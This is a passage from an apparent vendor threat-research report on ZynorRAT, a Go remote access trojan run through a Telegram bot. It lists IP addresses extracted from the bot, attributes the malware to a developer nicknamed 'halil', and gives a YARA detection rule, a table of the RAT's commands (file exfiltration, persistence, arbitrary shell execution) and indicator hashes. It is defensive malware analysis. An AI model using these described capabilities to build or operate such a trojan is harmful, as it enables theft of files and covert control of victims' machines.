
As seen in the image, the executable zynor is still hosted on the website at the time of this writing.

We have also confirmed that the malware seems to be in its early stages of development. There are many screenshots from, plausibly, the attacker's own test machines that show the attacker compiling and running the RAT using VSCode and the `go run` command, and further executing commands such as `/capture_display` to check whether the functionality actually works.





Given that the bot reports information about the machine where it landed, with an example detailed below, we were able to extract the following IP addresses from the Telegram messages.



IP Address	ASN	ISP
34.139.81.65	AS396982	Google LLC
176.88.126.219	AS34984	Superonline Iletisim Hizmetleri A.S.
35.190.164.155	AS396982	Google LLC
107.167.160.16	AS396982	Google LLC
185.171.76.209	AS62336	PURtel.com GmbH
154.61.71.50	AS174	Cogent Communications

136.144.33.66	AS206092	Internet Utilities Europe and Asia Limited
136.144.33.64	AS206092	Internet Utilities Europe and Asia Limited
176.238.224.71	AS16135	Turkcell A.S.
20.99.160.173	AS8075	Microsoft Corporation
35.203.161.183	AS396982	Google LLC
35.238.198.203	AS396982	Google LLC
199.203.206.147	AS1680	Cellcom Fixed Line Communication L.P
194.154.78.140	AS3216	PJSC "Vimpelcom"
79.104.209.186	AS3216	PJSC "Vimpelcom"
213.33.190.106	AS3216	PJSC "Vimpelcom"
40.80.158.10	AS8075	Microsoft Corporation
213.33.190.139	AS3216	PJSC "Vimpelcom"
194.154.78.108	AS3216	PJSC "Vimpelcom"
79.104.209.92	AS3216	PJSC "Vimpelcom"
64.124.77.153	AS6461	Zayo Bandwidth
195.74.76.223	AS198605	Gen Digital dba as Avast
140.228.21.191	AS174	Cogent Communications
87.166.58.36	AS3320	Deutsche Telekom AG
138.199.28.251	AS212238	Datacamp Limited
107.167.163.178	AS396982	Google LLC
34.171.15.117	AS396982	Google LLC
178.244.44.146	AS16135	Turkcell A.S.
35.186.88.97	AS396982	Google LLC
34.133.16.226	AS396982	Google LLC
104.196.52.179	AS396982	Google LLC
35.223.219.31	AS396982	Google LLC
34.45.247.65	AS396982	Google LLC
34.61.57.114	AS396982	Google LLC
194.154.78.146	AS3216	PJSC "Vimpelcom"
213.33.190.152	AS3216	PJSC "Vimpelcom"
195.68.142.27	AS3216	PJSC "Vimpelcom"
213.33.190.191	AS3216	PJSC "Vimpelcom"
194.154.78.215	AS3216	PJSC "Vimpelcom"
195.68.142.8	AS3216	PJSC "Vimpelcom"
79.104.209.215	AS3216	PJSC "Vimpelcom"
79.104.209.144	AS3216	PJSC "Vimpelcom"
79.104.209.84	AS3216	PJSC "Vimpelcom"
194.154.78.212	AS3216	PJSC "Vimpelcom"
194.154.78.207	AS3216	PJSC "Vimpelcom"
185.244.192.175	AS197540	netcup GmbH
93.216.69.15	AS3320	Deutsche Telekom AG
217.131.107.38	AS34984	Superonline Iletisim Hizmetleri A.S.
35.186.22.151	AS396982	Google LLC
34.27.187.90	AS396982	Google LLC
77.37.103.74	AS62336	PURtel.com GmbH
24.99.144.70	AS7922	Comcast Cable Communications, LLC
195.239.51.34	AS3216	PJSC "Vimpelcom"
102.129.152.199	AS174	Cogent Communications
185.93.40.66	AS35526	Smart Technology LLC
198.44.129.137	AS11878	tzulo, inc.
18.217.255.5	AS16509	Amazon.com, Inc.
18.119.9.54	AS16509	Amazon.com, Inc.
18.224.19.240	AS16509	Amazon.com, Inc.


A significant number of them belong to cloud providers, which makes it reasonable to think that the attacker started testing their malware around July 9th by installing it on cloud instances that do not really belong to victim machines. In this case, a test of reverse IP lookup on some of the Amazon IPs did reveal that they map to EC2 instances.

It is also reasonable to think that some of the Turkish IP addresses belong to the attacker. Nonetheless, we cannot discount that some of the extracted IPs may belong to potential victims.

Attribution

In most of our analysis, the name “halil” has appeared several times in the decompiled binary and later in screenshots from the attacker's machine that we retrieved through Telegram. It is plausible to think that the attacker’s name or nickname may be “halil,” and that this RAT is the work (in progress) of a single individual. We predict that this malware, still in early stages of development, may start to appear for sale in underground markets.

This is not an uncommon occurrence, where a relatively skilled malicious actor develops malware with the sole purpose of selling it to others and not to conduct malicious operations themselves. For example, below is a screenshot of a similar malware, “SilentEye” that was being sold on an underground forum in January 2025 and reported by ThreatMon on X.




We have not found any evidence on underground forums that this malware is being actively sold. Since we believe the attacker is in the early stages of development, ZynorRAT is likely not yet publicly released.


Detection

Sysdig Secure customers are protected from the ZynorRAT threat with the following rules. Depending on the commands run by the attacker, additional threat detections will trigger, such as persistence commands.

- **DNS Lookup for Reconnaissance Service Detected** (Sysdig Runtime Notable Events)



- **DNS Lookup for Suspicious Domain Detected** (Sysdig Runtime Notable Events)



- **MAL_ZYNOR** Yara Rule (Malware Detection policy)

```
rule MAL_ZYNOR {
   meta:
       md5 = "7422122eec7cfb3ec44737607d3ff5d2"
       description = "Detects ZynorRAT"
       author = "Sysdig TRT"
       date = "2025-08-04"
       tags = "zynor, ELF"
       reference = "Internal Research"
       version = "1.0"
   strings:
       $s1 = "main.handleShellCommand"
       $s2 = "main.handlePersistence"
       $s3 = "https://api.telegram.org/bot%s/sendMessage?chat_id=%d&text=%s" ascii
       $s4 = "https://api.telegram.org/bot%s/sendDocument" ascii
   condition:
       uint32(0) == 0x464c457f and
       1 of ($s1, $s2) and
        1 of ($s3, $s4)
}
```

Conclusion

Although the malware ecosystem has no shortage of RATs, malware developers are still dedicating their time to creating them from scratch. ZynorRAT is a novel malicious access trojan that was developed in Go and is still in its early stages, as highlighted by the numerous testing screenshots and commands we were able to retrieve from its integrated Telegram bot. ZynorRAT's customization and automated controls underline the evolving sophistication of modern malware, even within their earliest stages.

We assess with high confidence that this tool will soon hit the underground markets, either on forums or via Telegram, where the sale of malicious software is common. ZynorRAT provides several critical capabilities, such as file exfiltration, reconnaissance and discovery, persistence, and remote code execution on victim machines. We predict that the malware author will continue developing the Windows version of the malware to improve their reach.

Runtime threat detection remains critical to a defense-in-depth strategy to detect these types of threats. Linux is becoming increasingly targeted by threat actors, and the number of tools available to them continues to increase.

Appendix

Commands used by ZynorRAT

Command Match	Handler Called	Behavior Description
/help	main.sendMessage	Displays help message
/fs_get	main.handleGetFile	File exfiltration
/fs_list	main.handleListDirectory	List directory contents
/metrics	main.handleMetrics	Gather system metrics
/persistence	main.handlePersistence	Establish persistence (e.g., autorun)
/proc_kill	main.handleKillProcess	Kill process
/proc_list	main.handleListProcesses	List running processes
/capture_display	main.handleScreenshot	Take screenshot
Anything else	main.handleShellCommand	Executes arbitrary shell commands

IoCs

Windows

- 037e5fe028a60604523b840794d06c8f70a9c523a832a97ecaaccd9f419e364a
- 47338da15a35c49bcd3989125df5b082eef64ba646bb7a2db1565bb413b69323
- c890c6e6b7cc6984cd9d9061d285d814841e0b8136286e6fd943013260eb8461

Linux

- 237a40e522f2f1e6c71415997766b4b23f1526e2f141d68ff334de3ff5b0c89f
- 48c2a8453feea72f8d9bfb9c2731d811e7c300f3e1935bddd7188324aab7d30d
- 4cd270b49c8d5c31560ef94dc0bee2c7927d6f3e77173f660e2f3106ae7131c3
- a6c450f9abff8a22445ba539c21b24508dd326522df525977e14ec17e11f7d65
- bceccc566fe3ae3675f7e20100f979eaf2053d9a4f3a3619a550a496a4268ef5
- 8b09ba6e006718371486b3655588b438ade953beecf221af38160cbe6fedd40a
- f9eb2a54e500b3ce42950fb75af30955180360c978c00d081ea561c86e54262d

Domains

- api.telegram.org